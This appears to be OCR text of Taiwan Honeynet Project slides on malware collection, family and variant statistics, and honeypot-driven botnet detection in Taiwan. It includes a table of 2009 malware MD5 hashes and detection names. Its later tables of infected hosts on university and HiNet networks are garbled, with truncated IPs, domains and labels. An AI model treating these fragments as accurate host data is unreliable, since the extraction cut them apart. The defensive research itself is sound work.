
2. Malware Collection and Analysis

- Malware Collection : 10695 unique samples from Taiwan
  - 收集來源:
    1. **Automatic Spreading Malwares** from malware collection sensors
    2. **Malicious Websites** from Client Honeypots (client-side attack, RFI)
    3. **Three-Party Upload** from other chapters and security organizations
  - 惡意程式分類:




2. Malware Collection and Analysis (Cont.)

- 惡意程式變種統計:
  - 變種數越多，代表惡意程式活躍度越高，
  - 惡意程式具網路通訊能力(ex.bot)，變種能力越強
  - 最新變種之惡意程式，57%具有fast-flax現象



2. Malware Collection and Analysis (Cont.)

Malware List





No.	Malware MD5	Size	First Found	Antivir Alert	Spread Times	Detection Rate	Virus Scanner	Report
1403	57ef739a9e32d0ba40debace30cff67c	85K	2009-06-30 18:47	W32/Virut.AX	1			
1402	14a09a48ad23fe0ea5a180bee8cb750a	155K	2009-06-29 10:54	WORM/Rbot.147456.27	3			
1401	1d419d615dbe5a238bbaa569b3829a23	156K	2009-06-29 10:54	WORM/Rbot.147456.27	2			
1400	1f8a826b2ae94daa78f6542ad4ef173b	152K	2009-06-29 10:54	WORM/Rbot.147456.27	6			
1399	2f108da92df075e7a71bb020ea3a8611	119K	2009-06-29 10:54	W32/Virut.AX	2			
1398	329483bfaf7722fb7aa53cfadb2e74c3	93K	2009-06-29 10:54	W32/Virut.AX	1			
1397	349c30ed753077ef39ab88417a3b2c2e	140K	2009-06-29 10:54	TR/Crypt.MWPM.Gen	5			
1396	34c33016095ceff453e5bb2d45f188c5	145K	2009-06-29 10:54	DR/Delphi.Gen	11			
1395	3f86754b29c2b74d43dc4e3958637697	91K	2009-06-29 10:54	W32/Virut.AX	1			
1394	5f516ede0a265c6d3ab6498854ec08e5	1.1M	2009-06-29 10:54	W32/Virut.AX	1			
1393	6bd6c1ff73c33253833c8bfd9a227594	84K	2009-06-29 10:54	TR/Spy.Games.A	1			
1392	7bb70a39ad430c5a3a3db962f867586f	274K	2009-06-29 10:54	W32/Virut.AF	2			
1391	8bf0d26f2dd75380587fa3a2abcb2b0a	93K	2009-06-29 10:54	W32/Virut.AX	4			
1390	92aef1baa048628d659b600de3d0820d	1.1M	2009-06-29 10:54	W32/Virut.AT	1			
1389	98eb0fdadf8a403c013a8b1882ec986d	150K	2009-06-29 10:54	WORM/Rbot.147456.27	2			
1388	9e00734e36f3b25266390b066f3372dc	481K	2009-06-29 10:54	WORM/Rbot.cga	120			
1387	a15f571a5599094bb5a017f4d4d47eb4	34K	2009-06-29 10:54	WORM/Korgo.R	2			
1386	a2bf71ed94580d2e957b550c9aae1490	147K	2009-06-29 10:54	WORM/Rbot.147456.27	1			
1385	a2eb1bb8cf045236f638dd8619ee9b5b	91K	2009-06-29 10:54	W32/Virut.AX	1			
1384	a45b7f04ef1f3995653218bd3b807f72	90K	2009-06-29 10:54	W32/Virut.AB	3			


2. Malware Collection and Analysis (Cont.)


TWHP
TAIWAN HONEYNET PROJECT

- Malware Analysis:
  - **Unique Sample Analysis:**
    - Antivirus Scanner Detection
    - Spreading Information
    - Behavior Analysis (Registry, Process, File, Network Activities)











2. Malware Collection and Analysis (Cont.)

- Malware Family Analysis :
  - 針對每一種不同的Malware Family關聯分析，藉此找出Botnet Community特性、感染擴散趨勢、變種趨勢




台灣特有惡意程式，防毒軟體偵測率約20%



觀察Rbot Family，可了解此Family在全球擴散嚴重度，許多受害主機因WORM/Rbot.553948 感染成為Bot。

也可收集到許多台灣特有的惡意程式，與不同的變種特性


2. Malware Collection and Analysis (Cont.)
From Malware to Botnet



3. Honey-Driven Botnet Detection
Bot Analysis In Taiwan

TWHP
TAIWAN HONEYNET PROJECT

分為三大類: Bot Master , Education Bot, 其他Bots



多數Bot 來自於dynamic.hinet.net

Bot Master/Malware-Related File Server in Taiwan(Total: 1)

No.	Bot IP	Domain	Malware samples	Spreading Times	Honeypot Attacked	Details
1	61.6	kbte t.tw	102	841	77	

Bot Infe Education Network (Total: 7)

No.				ain	Malware samples	Spreading Times	Honeypot Attacked	Details
7	140.	47	spe	tu.edu.tw	1	4	1	
6	140.	33	Dorr	U.edu.tw	1	58	1	
5	140.	90	cs.n	w	1	6	2	
4	140.	59			1	111	2	
3	140.	18	che.	w	1	19	18	

Total: 7 Recc rent: 1/2 pa 一頁 下一頁 GoTo: 1 Page Per Page: 5

ections (Total: 238)

No.				ain	Malware samples	Spreading Times	Honeypot Attacked	Details
238	114.	5	dyn	t.net	1	1	1	
237	114.	93	dyn	t.net	1	723	470	
236	114.	23	dyn	t.net	1	422	294	
235	114.	86	HINI	t.net	1	1	1	


3. 